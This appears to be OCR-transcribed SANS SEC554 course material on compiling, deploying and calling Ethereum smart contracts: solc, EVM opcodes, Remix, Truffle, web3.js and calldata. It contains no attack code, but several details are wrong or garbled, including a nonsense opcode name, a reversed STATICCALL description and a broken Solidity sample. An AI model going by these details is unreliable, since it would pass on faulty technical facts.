
```
event Transfer(address indexed from,  
              address indexed to, uint256 value);  
  
function createCoin (address _recipient,  
                     uint256 _createdAmount)  
    onlyOwner public {  
        coinBalance[_recipient] += _createdAmount;  
        emit Transfer(owner, _recipient, _createdAmount);  
    }
```

In Solidity, events are used to have a contract notify another contract or a client that something has happened. Events are created with the keyword `event` and declared with the keyword `emit`.

Event is an inheritable member of a contract. An event is emitted, it stores the arguments passed in transaction logs. These logs are stored on blockchain and are accessible using address of the contract till the contract is present on the blockchain. An event generated is not accessible from within contracts, not even the one which have created and emitted them.

Reference:

<https://solidity.readthedocs.io/>



The complete process of a Solidity contract is made up of compiling and deploying the contract.

First, contract is compiled with solc. After compiling, two files are created: **.abi (Application Binary Interface)** and **.bin (Binary Code)**.


These two files can also often be found combined into a single .json as well.

After these files are created, it is then deployed to blockchain as bytecode.

Reference:

<https://ethereumdev.io/compiling-and-deploying-smart-contracts-in-javascript-and-command-line/>

COMPILER - SOLC



```
zition@zition-SEC554:~$ solc --help
solc, the Solidity commandline compiler.
```

This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under certain conditions. See 'solc --license' for details.

```
Usage: solc [options] [input_file...]
Compiles the given Solidity input files (or the standard input if none given or
"." is used as a file name) and outputs the components specified in the options
at standard output or in files in the output directory, if specified.
Imports are automatically read from the filesystem, but it is also possible to
remap paths using the context:prefix=path syntax.
Example:
  solc --bin -o /tmp/solcoutput dapp-bin=/usr/local/lib/dapp-bin contract.sol
```

solc compiler version and the the pragma version must match to successfully compile.

There is a tool, solc-select, that allows you to easily switch the version to match the contract.

Invoke this with:

```
solc-select <version>
```

A terminal window titled 'SansCoin.sol' shows the command 'solc-select <version>' being run. The output shows the current selected version is 0.4.24. Below the terminal, a command-line interface shows the command 'root@ubuntu:~# solc --version' and its output 'solc, the solidity compiler commandline interface Version: 0.4.26+commit.4563c3fc.Linux.g+'.

SANS

SEC554 | Blockchain and Smart Contract Security

30

Solc is the command line program to compile solidity code. Solc compiler version and pragma version must match to successfully compile.

The compiler generates various output such as simple binaries, assembler (parse tree) and gas consumption estimation.


There is a tool, solc-select, that allows you to easily switch the version to match the contract.

Reference:

<https://docs.soliditylang.org/en/v0.7.1/installing-solidity.html>

COMPILING A CONTRACT

COMPILER – ABI (APPLICATION BINARY INTERFACE) AND EVM BYTESCODE



.abi – this file displays the API that the contract exposes and the functions that clients use

.bin – this contracts EVM bytecode used in a deployment transaction, and mined by an Ethereum node to be added to the blockchain

SEC554 | Blockchain and Smart Contract Security

After compiling the Smart Contract, two files are created: ABI (Application Binary Interface) and BIN files.

- ABI file displays the API that the contract exposes and the functions that clients use. ABI defines the guidelines to interact with the contract and it is written in Javascript.
 - BIN file is the contract EVM bytecode used in a deployment transaction and mined by an Ethereum node to be added to the blockchain.

After compiling, the contract is deployed, and contract address is generated. Note that ABI and contract address are the necessary inputs for another node to invoke a contract on a blockchain.

Reference:

<https://docs.soliditylang.org/en/v0.5.3/abi-spec.html>

EVM OPCODES

The EVM is a big-endian / stack-based platform with a 256 bit word size. Contract execution starts at the beginning of the bytecode when a transaction is received on the ABI.

Transactions handle and store data several ways:

1. CALL DATA – Retrieve the Data associated with the transaction.
2. STACK – Local variables, function call arguments, and return addresses.
3. MEMORY – An array to store transient data during execution.
4. STORAGE - Persistent key/value fields.
5. ARITHMETIC – Less than, XOR, Comparisons etc..

OPCODE	OPCODE MNEMONIC	TRANSACTION TYPE
35	CALLDATALOAD	CALL DATA
37	CALLDATACOPY	CALL DATA
60	PUSH1	STACK OPERATION
50	POP	STACK OPERATION
51	MLOAD	MEMORY OPERATION
52	MSTORE	MEMORY OPERATION
54	SLOAD	STORAGE OPERATION
55	SSTORE	STORAGE OPERATION

OPCODE MATRIX

00	01	02	03	04	05	06	07	08	09	0A	0B	-	-	-	-
10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	-	-
20	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
30	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F
40	41	42	43	44	45	-	-	-	-	-	-	-	-	-	-
50	51	52	53	54	55	56	57	58	59	5A	5B	-	-	-	-
60	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F
70	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F
80	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F
90	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F
A0	A1	A2	A3	A4	-	-	-	-	-	-	-	-	-	-	-
B0	B1	B2	-	-	-	-	-	-	-	-	-	-	-	-	-
-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
-	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
F0	F1	F2	F3	F4	F5	-	-	-	-	FA	-	FD	-	FF	-

The EVM is a big-endian / stack-based platform with a 256-bit word size. Contract execution starts at the beginning of the bytecode when a transaction is received on the ABI.

Every single instruction is written in the Smart Contract is converted to assembly language and generating OPCODES (OPerational CODES). Instructions are directly showed without expecting to be interpret by a compiler. In other words, it would cost less effort to create a variable, assigning a value by OPCODE than creating a function in a compiled language like Solidity.

Transactions handle and store data several ways:

- CALL DATA – Retrieve the Data associated with the transaction.
- STACK – Local variables, function call arguments, and return addresses.
- MEMORY – An array to store transient data during execution.
- STORAGE - Persistent key/value fields.
- ARITHMETIC – Less than, XOR, Comparisons etc..

Reference:

<https://ethervm.io/>

COMPILING A CONTRACT

EVM OPCODES – IMPORTANT EXAMPLES

OPCODE	MNEMONIC	STACK OPERATION	DESCRIPTION
10	LT	s < b	uint256 comparison
11	GT	s > b	uint256 comparison
12	SLT	s < b	int256 comparison
13	SGT	s > b	int256 comparison
14	EQ	s == b	uint256 equality
15	ISZERO	s == 0	uint256 is zero
16	AND	s & b	256-bit bitwise and
17	OR	s b	256-bit bitwise or
18	XOR	s ^ b	256-bit bitwise xor
19	NOT	~a	256-bit bitwise not
IA	BYTE	y	ith byte of (uint256 x, counting from most significant byte)
IB	SHL	value << shift	256-bit shift left
IC	SHR	value >> shift	256-bit shift right
ID	SAR	value >> shift	int256 shift right
20	SHA3	hash	keccak256
30	ADDRESS	address(this)	address of the executing contract
31	BALANCE	address(addr).balance	address balance in wei
32	ORIGIN	tx.origin	transaction origin address
33	CALLER	msg.caller	message caller address
34	CALLVALUE	msg.value	message funds in wei
35	CALLDATALOAD	msg.data[i+32]	reads a (uint256 from message data
36	CALLDATASIZE	msg.data.size	message data length in bytes
37	CALLDATACOPY		copy message data
3A	GASPRICE	tx.gasprice	gas price of the executing transaction, in wei per unit of gas
40	BLOCKHASH	hash	hash of the specific block, only valid for the 256 most recent blocks, excluding the current one
41	COINBASE	block.coinbase	address of the current block's miner
42	TIMESTAMP	block.timestamp	current block's Unix timestamp in seconds

43	NUMBER	block.number	current block's number
44	DIFFICULTY	block.difficulty	current block's difficulty
45	GASLIMIT	block.gaslimit	current block's gas limit
50	POP		pops a (uint256 off the stack and discards it
51	MLOAD	value	reads a (uint256 from memory
52	MSTORE		writes a (uint256 to memory
53	XORKEKREB		writes a uint256 to memory
54	SLOAD	value	reads a (uint256 from storage
55	SSTORE		writes a (uint256 to storage
56	JUMP		unconditional jump
57	JUMPI		conditional jump if condition is truthy
58	PC	SpC	program counter
59	MSIZE	size	size of memory for this contract execution, in bytes
5A	GAS	gasRemaining	remaining gas
5B	JUMPDEST		metadata to annotate possible jump destinations
60	PUSH1	uint8	pushes a 1-byte value onto the stack
61	PUSH2	uint16	pushes a 2-byte value onto the stack
62	PUSH3	uint24	pushes a 3-byte value onto the stack
63	PUSH4	uint32	pushes a 4-byte value onto the stack
F0	CREATE	addr	creates a child contract
F1	CALL	success	calls a method in another contract
F2	CALLCODE	success	
F3	RETURN		returns from this contract call
F4	DELEGATECALL	success	calls a method in another contract, using the storage of the current contract
F5	CREATE2	addr	creates a child contract with a deterministic address, see EIP-1014
FA	STATICCALL	success	calls a method in another contract with state changes such as contract creation.
FD	REVERT		reverts with return data
FF	SELFDESTRUCT		destroys the contract and sends all funds to addr.

SANS

SEC554 | Blockchain and Smart Contract Security

33

Reference:

<https://github.com/crytic/evm-opcodes>

COMPILING A CONTRACT

REMIX IDE

The screenshot shows the Remix IDE interface. On the left is a sidebar with various icons for tools like compiler, debugger, and static analysis. The main area has tabs for Home and the current file, `SansCoin.sol`. The code editor displays the following Solidity code:

```

1 pragma solidity ^0.4.24;
2 contract SansCoin {
3     enum UserType {CoinHolder, Admin, Owner}
4     struct AccountInfo {
5         address account;
6         string accountName;
7         UserType userType;
8     }
9     mapping (address => uint256)
10    public coinBalance;
11    mapping (address => AccountInfo)
12    public registeredAccount;
13    address public owner;
14    event Transfer(address indexed from,
15        address indexed to, uint256 value);
16    modifier onlyOwner {
17        require(msg.sender == owner);
18    }
19    constructor(uint256 _initialSupply) public {
20        owner = msg.sender;
21        createCoin(owner, _initialSupply);
22    }
23    function transfer(address _to, uint _amount)
24        public {
25        require(validateLimit(_amount));
26        emit Transfer(msg.sender, _to, _amount);
27    }
28    function createCoin(address user, uint amount)
29        public {
30        require(user != address(0));
31        require(amount > 0);
32        require(validateLimit(amount));
33        require(validateOwner(user));
34        emit CreateCoin(user, amount);
35    }
36}

```

At the bottom of the code editor is a blue button labeled "Compile SansCoin.sol".

SANS | SEC554 | Blockchain and Smart Contract Security 34

Remix is a free and open source tool written in Javascript that allows you to develop Solidity contracts straight from a web browser.

Remix also supports testing, debugging and deploying of smart contracts, as well as integrate plug-ins for Security Tools.

remix.ethereum.org/

Remix is a free and JavaScript open-source tool. It's the easiest way to start compiling Smart Contracts because Remix develops, compiles and deploys Smart Contracts online in a web browser and it's possible to test them.

Remix integrates many modules or plugins, some of them are for security. The most interesting plugins are:

- Solidity Static Analysis: After the contract is compiled, this plugin perform static analysis on the Smart Contract mainly based on bad security practices.
- Debugger: It is possible to debug transactions.
- Control Flow Graph: A control flow graph of the Solidity code. Also, it is possible to see the flow of a transaction when it's executed.
- Flattener: Getting the flattened version of a contract, i.e., the Solidity code is flattened with imports in a single file.
- Gas Profiles: It shows the cost of any transaction.
- MythX: Connecting via API key Remix to MythX, which is a security vulnerabilities detector.
- Etherscan Contract Verification: Using Etherscan to verify the code via API key.
- Solhint: Linting the Smart Contracts code.
- Solidity Unit Testing: Generator to perform tests to Smart Contracts.

Reference:

<https://remix.ethereum.org/>

COMPILING A CONTRACT

ETHERSCAN

Etherscan is the online resource to view all the transactions, contracts, addresses, and underlying components for the entire Ethereum blockchain.

Here is an example of a deployed smart contract in production for Bancor's "SmartToken" contract.

You can also browse here to view it yourself. <https://etherscan.io/address/0x1f573d6fb3f13d689ff844b4ce37794d79a7ff1c#code>

The screenshot shows three tabs from the Etherscan interface:

- Solidity Code:** Displays the original Solidity code for the contract, which includes functions like `Issueance(_amount)` and `Transfer(this, _to, _amount)`. It also contains comments explaining the logic for removing tokens from an account and decreasing the token supply.
- ABI:** Displays the Application Binary Interface, showing the contract's methods and their corresponding function signatures.
- Bytecode:** Displays the raw bytecode of the deployed contract, consisting of a long string of hex digits.

SANS

SEC554 | Blockchain and Smart Contract Security

35

A prior, Etherscan is the online Ethereum explorer which was created to have a visual check of the entire Ethereum blockchain. However, nowadays Etherscan has a lot of functionalities. Etherscan monitors activity mainly on Ethereum transactions and tokens (ERC20 and ERC721). Etherscan has many Ethereum resources for Ethereum's both beginners and advanced developers.

In addition, Etherscan has a folder specialized in De-Fi (Decentralized Finance) where there are a De-Fi Leaderboard and a DEX (Decentralized Exchange) Tracker. Finally, Etherscan has some tools such as an Ether Mining Calculator to calculate your expected earnings and a list to verify signatures.

The Etherscan's goal is to make Ethereum Blockchain as transparent as possible by displaying clear and explicit information about real-time Blockchain activity.

Here is an example of a deployed smart contract in production for Bancor's "SmartToken" contract.

You can also browse here to view it yourself
<https://etherscan.io/address/0x1f573d6fb3f13d689ff844b4ce37794d79a7ff1c#code>

Reference:

<https://etherscan.io/>

LAB 3.2: COMPILE AND ANALYZE EVM CODE**Objectives:**

- Using solc to compile the Contract to obtain the EVM Bytecode.
- Decompile the Bytecode at <https://ethervm.io/decompile> to see the Decompilation/Disassembly and OPCODES used in the Contract lower level of programming.
- Using REMIX to compile the same Solidity contract code.
- Find the output of the Bytecode and disassembly from Remix and analyzing how it translates into EVM bytecode.

Time: 45 minutes

This page intentionally left blank.

LAB 3.2: WALKTHROUGH

COMPILE AND ANALYZE EVM CODE



SANS

SEC554 | Blockchain and Smart Contract Security 37

This page intentionally left blank.

DEPLOYMENT FUNDAMENTALS


You need real Ether for deploying a smart contract in the Ethereum mainnet. But for deploying to a testnet like Ropsten, you can use the Faucet Ether for “free”.

Under the hood, most deployment tools use Web3.js. This is an Ethereum Javascript API. This allows you to interact with a local or remote Ethereum Node.

After the bytecode has been compiled, using Web.js commands can send it off to a node.

```
var deploy = {from:eth.coinbase, data:bytecode, gas: 2000000}
var getSansCoinInstance = getSansCoin.new("SANSCOIN", deploy)
```

Pass the new function all parameters your contract constructor expects in a comma separated list. The final parameter should always be the deploy.



Deploying a Smart Contract in the Ethereum public network requires having Ethers in a wallet, in order to make the first transaction putting the contract online and pay the “gas” of the network. Fortunately, In Ethereum there are many test nets which you can use “faucets” for free.

The contract is deployed once tests have been performed and errors have been fixed. In other words, it will be getting the contract address which contract’s users will be able to interact with them.

The very basic way to deploy a Smart Contract to the Ethereum Blockchain is using Web3js. Some packages should be included:

```
const Web3 = require('web3');
const Tx = require('ethereumjs-tx');
```

In addition, the transaction payload data is generated by ethereumjs-tx. Also, deployContract() function needs ABI and Bytecode from compiled JSON files. Finally, the transaction could be signed by the owner private key. After the transaction is deployed and confirmed getTransactionReceipt() will return us the contract address.

Reference:

<https://medium.com/coinmonks/deploy-smart-contract-with-web3js-account-private-key-no-truffle-solidity-tutorial-2-5926fface340>

DEPLOYMENT OPTIONS

There are several tools that allow for a smart contract developer/tester to deploy a compiled contract to the blockchain. Each has unique functionality, levels of difficulty, and language preference.

In this course, we will work primarily with [truffle](#).

Deployment Tools,	Description	Ease of Use	Functionality
Ethereum Wallet	Native option for manual deployments.	Hard	High
geth	CLI based contract deployment and interaction based on GO Language.	Medium	Medium
node.js	npm/web3js packages that enable javascript automation for easy commands.	Medium	High
MetaMask	Nodeless contract interactions via a Browser plugin. Also, an Ethereum wallet.	Easy	Medium
truffle	A development/testing framework for EVM. Full Suite with integrations, and easy deployment.	Easy	High

There are many ways to deploy Smart Contracts. It's possible to use the Ethereum Wallet which is the native and standard wallet to interact with Ethereum. Users often utilize a third party to create and use Ethereum wallets because it's very tedious creating a wallet and directly interact with the Ethereum network.

Geth is the Ethereum client written in Go (Golang) to interact with the Ethereum network. The Geth command line is very powerful because geth-cli can manage accounts, mining, gas and configuration. In addition, it's possible to deploy Smart Contracts to some testnet networks such as Ropsten and Rinkeby as well as in the mainnet.

Node.js is an open-source JavaScript runtime environment that allows to execute JavaScript code outside a web browser. npm is very useful to install Smart Contracts dependencies and compile them by solcjs. After compiling the contract, making a new JavaScript file named deploy.js is possible to deploy the contract by node.

MetaMask is a Firefox and Google Chrome plugin which allows us to interact with Ethereum Blockchain via browser. Basically, it turns a normal browser into an Ethereum browser.

Truffle is the most popular development environment for Ethereum. The Truffle's main goal is to make easier the life to developers for testing distributed Applications (dApps). Truffle allows us compile and deploy Smart Contracts and performs automatic testing of Smart Contracts. In addition, Truffle is able to work with many networks (public and private) and using an interactive console to directly communicate with Smart Contracts.

To summarize, Truffle and MetaMask are the easiest options while deploying Smart Contracts by node.js and geth (go-ethereum) is more difficult. The hardest option is using an Ethereum Wallet, but his high functionality is comparable with node.js and truffle. For that reason, the best option is Truffle because it's the easiest and the friendliest framework.

References:

<https://ethereum.org/en/wallets/>

<https://geth.ethereum.org/>


<https://medium.com/coinmonks/compiling-deploying-and-interacting-with-smart-contract-using-javascript-641cf0342824>

<https://metamask.io/>

<https://www.trufflesuite.com/>

DEPLOYMENT OPTIONS – METAMASK (I)

MetaMask is a cryptocurrency wallet which can be used on the Chrome, Firefox and Brave browsers as a browser extension. This means that it works like a bridge between normal browsers and the Ethereum blockchain. MetaMask wallet can be used for storing keys for Ether and ERC20 tokens. It also allows users to browse the Ethereum blockchain from a standard browser. MetaMask requires no login and does not store your private keys in any server, instead they are stored on Chrome and password protected.



MetaMask is a Firefox and Chrome extension to safely and directly interact between user browser and the Ethereum Blockchain (or any testnet for development). MetaMask is able to safely manage private keys of different users with Web3.js implemented on the Smart Contract website.

MetaMask injects his web3 provider in the browser. Thus, it's important to check if the web3.currentProvider function works. Most Smart Contracts that use MetaMask have some code lines to check if MetaMask is running well to report to the user if there is any error.

Reference:
<https://metamask.io/>

TRUFFLE

A development/testing framework for EVM. Full Suite with integrations, and easy deployment. Truffle can make many developers and testers lives easier. In fact, it can take care of the compilation part we just did manually with solc.

Truffle provides:

- Built-in smart contract compilation, linking, deployment and binary management.
- Automated contract testing for rapid development.
- Scriptable, extensible deployment & migrations framework.
- Network management for deploying to any number of public & private networks.
- Package management with EthPM & NPM, using the ERC190 standard.
- Interactive console for direct contract communication.
- Configurable build pipeline with support for tight integration.
- External script runner that executes scripts within a Truffle environment.
- Direct integration with “Ganache” and “Ganche-UI” from the previous exercises.



Truffle Suite is a set of tools to test and facilitate integration efficiently. Truffle Suite is a development environment that enables developers to manage the lifecycle of smart contracts from design to implementation. Apart from Truffle and Ganache, Truffle Suite includes other tools:

- Drizzle which is in charge of synchronizing the data both of the smart contracts and the transactions.
- Truffle Boxes are environments by default that integrate Truffle with modules and tools such as Solidity contracts, libraries, front-end views with CSS, React, Webpack, UPort and Redux.
- Truffle Teams allows you to manage and monitor the status of blockchain-enabled applications, whether open source or enterprise.

Truffle is the most popular development environment for Ethereum. The Truffle's main goal is to make easier the life to developers for testing distributed Applications (dApps). Truffle allows us compile and deploy Smart Contracts and performs automatic testing of Smart Contracts. In addition, Truffle is able to work with many networks (public and private) and using an interactive console to directly communicate with Smart Contracts.

The integration between Truffle and Ganache is very useful for developers and testers because Ganache gives the context (accounts and fake ETH) to successfully perform testing.

Reference:

<https://www.trufflesuite.com/>

TRUFFLE – BASIC COMMANDS (I)

`truffle init` creates a bare Truffle project with no smart contracts included. This sets up the directory structure needed:

- `contracts/` -- directory for solidity files
- `migrations/` -- directory for script deployment files
- `test/` -- directory for solidity files
- `truffle-config.js` – configuration and settings



The command “truffle init” creates a new truffle project. Once the command is executed, 3 folders and 1 file (or 2) are created. The folders created are: contracts, migrations, and test. The files created is truffle-config.js and truffle.js.

The file “migrations.sol” is within the “contracts” folder. Truffle uses a migrations system to deploy the Smart Contracts. Migrations are listed as JavaScript files that specify which smart contracts are deployed first. In the “migrations” folder, there is a file called “1_initial_migrations.js” as an example of how contracts are deployed. Finally, truffle-config.js and truffle.js are two identical files. Truffle Team recommends that if you work in Windows, you should remove truffle.js to not have conflicts between running truffle from node (truffle.cmd) and truffle.js script. Configuration and settings to deploy Smart Contract are written in Truffle-config.js. Finally, “test” folder stores solidity tests.

Reference:

<https://www.trufflesuite.com/docs/truffle/getting-started/creating-a-project>

TRUFFLE – BASIC COMMANDS (2)

`truffle compile` compiles the solidity files in the contracts folder, and places the outputs and byte code in:
`build/contracts/`



When the command “truffle compile” is executed, Truffle detects all contracts in the contracts folder and compiles them. The folder “build/contracts” is created, and it stores a json file containing the ABI and bytecode of the compiled contract.

If “truffle migrate” is executed again, Truffle will run only the new migrations files, i.e., if there is no new migrations, Truffle will not execute anything. Another alternative to “truffle migrate” is “truffle developed”.

If local tests are being performed, Ganache should be configured and running before.

Reference:

<https://www.trufflesuite.com/docs/truffle/getting-started/compiling-contracts>

TRUFFLE – BASIC COMMANDS (3)

truffle migrate This will run the deployment scripts and send the contract to a blockchain or Ganache. (as specified in the config file). The migration scripts are in the migrations folder.

example migration script

```
var MyContract = artifacts.require("MyContract");

module.exports = function(deployer) {
  // deployment steps
  deployer.deploy(MyContract);
};
```



Finally, to deploy a Smart Contract is important to previously fill “truffle-config.js” file specifying the network and the port that will be used.

Contracts will be deployed in the same order as contracts are in the migrations folder. For that reason, it's important to correctly listed the scripts in migrations folder as follows: 1_contract, 2_contract, and so on.

Once the contract is deployed, it's possible to interact with it.

Reference:

<https://www.trufflesuite.com/docs/truffle/getting-started/running-migrations>

CONTRACT INTERACTION OVERVIEW

When a smart contract has been compiled and deployed to a blockchain, each is given a unique 42-character hex consisting of numbers and upper and/or lower-case letters (e.g., 0x62a34C55...).

This is exactly the same as addresses and allows users to lookup transactions on the ledger that this address was involved with, such as Etherscan.

They also expose their ABI to provide methods to interact. The interactions are similar to REST APIs, since they usually take encoded JSON, and perform similar to GET/POST type HTTP Methods.

These interactions are the same as sending/receiving Ether but can also be more complex depending on the purpose of the contract.

The most important part of the contract is its “**state**.” This enables a contract to hold Ether. The contract can be loaded with Ether at deployment, or sent from one address to another, or to an individual user. It all depends on the contract’s business logic

Basically, a Smart Contract is a code (functions) and data (state) stored in a contract address in the Ethereum Blockchain. The contract’s business logic handle how the contract holds the Ether. Ether can be used when the contract is deployed, or sent from one address to another, or to an individual user.

Once the contract is deployed, there are two main elements to interact with it: contract address and ABI. Contract address is useful to tracking it, for instance in Etherscan or any platform where contracts are deployed. Paradoxically, ABI defines better a contract than their own address. ABI usually is an encoded JSON file. Thus, it is possible to interact with ABI as well as with REST APIs by well known HTTP methods (GET/POST). This is the very basic way to interact with a contract but not the easiest one.

The Web3 protocol, which interacts with ABI’s by sending the bytecode, and OpenZeppelin project are two suitable ways to interact with Smart Contracts.

WEB3

All interactions communicate to blockchain with a protocol called **web3**.

web3 communicates and translates the function calls and can utilize and interact with ABI's by sending the bytecode.

There are multiple libraries and SDKs for developing, initiating, and sending interactions via **web3**. As long as it can easily convert the desired function into its 4-byte equivalent with any parameters and call the relevant function that matches a contract section. Some options are:

- **curl**
- **npm / web3js**
- **openzeppelin**
- **Py-EVM**
- **REMIX**
- **metamask**

Web3 is a very light JavaScript library. In addition, it is possible to easily interact with the Blockchain network by a client/node. Web3 can create and handle network accounts and deployed smart contracts in the Ethereum network.

The main features of Web3 are:

- Interacting with Ethereum clients using API JSON-RPC
- Geth and Parity nodes support to manage accounts and sing transactions.
- Interacting with ABI by sending the bytecode

There are several options (libraries and SDK) to use the **web3** protocol to interact with Smart Contracts as long as it can easily convert the desired function into its 4-byte equivalent with any parameters and call the relevant function that matches a contract section. Some of them we have already seen in the course such as REMIX and MetaMask. Nevertheless, Web3 protocol also interacts with Smart Contracts by curl, web3js library (npm), OpenZeppelin and python (Py-EVM).

References:


- <https://blockchain.xunlei.com/en/site/docopen.html>
- <https://github.com/ethereum/web3.js/>
- <https://github.com/ethereum/py-evm>
- <https://remix.ethereum.org/>
- <https://metamask.io/>

CALldata (I)

Each specific function call to a contract, either from a user or another contract is done in the Javascript Object Notation (JSON) format called **calldata**. The hex value making up the **calldata** begins with the 4-byte **Keccak-256** hash of that function's signature. Once the function call is made, it is executed by deriving and matching up the bytecode with the corresponding 4-byte address using the contract dispatcher. Any bytes in the **calldata** after this 4-byte value represent the function's parameters and are represented with 32 bytes with padding.

The interaction sends a command (in calldata format) to interact with the “set()” function in the contract and set its value to “1” This is “a” variable in the contract and is of type uint256.

calldata command



contract

```
contract SansCoin {
    uint256 a;
    function setA(uint256 _a) {
        a = _a;
    }
    function getA() returns(uint256) {
        return a;
    }
}
```

SANS

SEC554 | Blockchain and Smart Contract Security

48

Contract-contract interactions and interactions from outside the blockchain can be performed thanks to ABI (Application Binary Interface). First, it is supposed that interface functions are static and known at the compile-time. Furthermore, the interface definition of any contracts will be also available at the compile-time. The contract interface (in JSON format) includes an array of functions and/or event descriptions.

The function to be called is specified by the first four bytes of the calldata (to call a function). The function is defined by the name of the function and the parameters in parentheses (variable type and variable).

For instance, let's take the function `setA(uint256 _a)` where “a” is a variable and is of type uint256. The value of the variable is set to “1”, i.e., `setA(1)`.

References:

<https://docs.soliditylang.org/en/develop/abi-spec.html>

<https://medium.com/@hayeah/how-to-decipher-a-smart-contract-method-call-8ee980311603>

CALldata (2)

Each specific function call to a contract, either from a user or another contract is done in the Javascript Object Notation (JSON) format called **calldata**. The hex value making up the **calldata** begins with the 4-byte **Keccak-256** hash of that function's signature. Once the function call is made, it is executed by deriving and matching up the bytecode with the corresponding 4-byte address using the contract dispatcher. Any bytes in the **calldata** after this 4-byte value represent the function's parameters and are represented with 32 bytes with padding.

The first four bytes is the method selector. The method selector is the keccak256 hash of the method signature, in this example is setA(uint256)

```
contract SansCoin {
    uint256 a;
    function setA(uint256 _a) {
        a = _a;
    }
    function getA() returns(uint256) {
        return a;
    }
}
```

SANS

SEC554 | Blockchain and Smart Contract Security

49

The first four bytes is the method selections which are the leftmost four bytes (big-endian) of the Keccak-256 (SHA-3) hash of that function's signature. From the fifth byte the rest of encoded bytes continue.

In this example, setA(1):

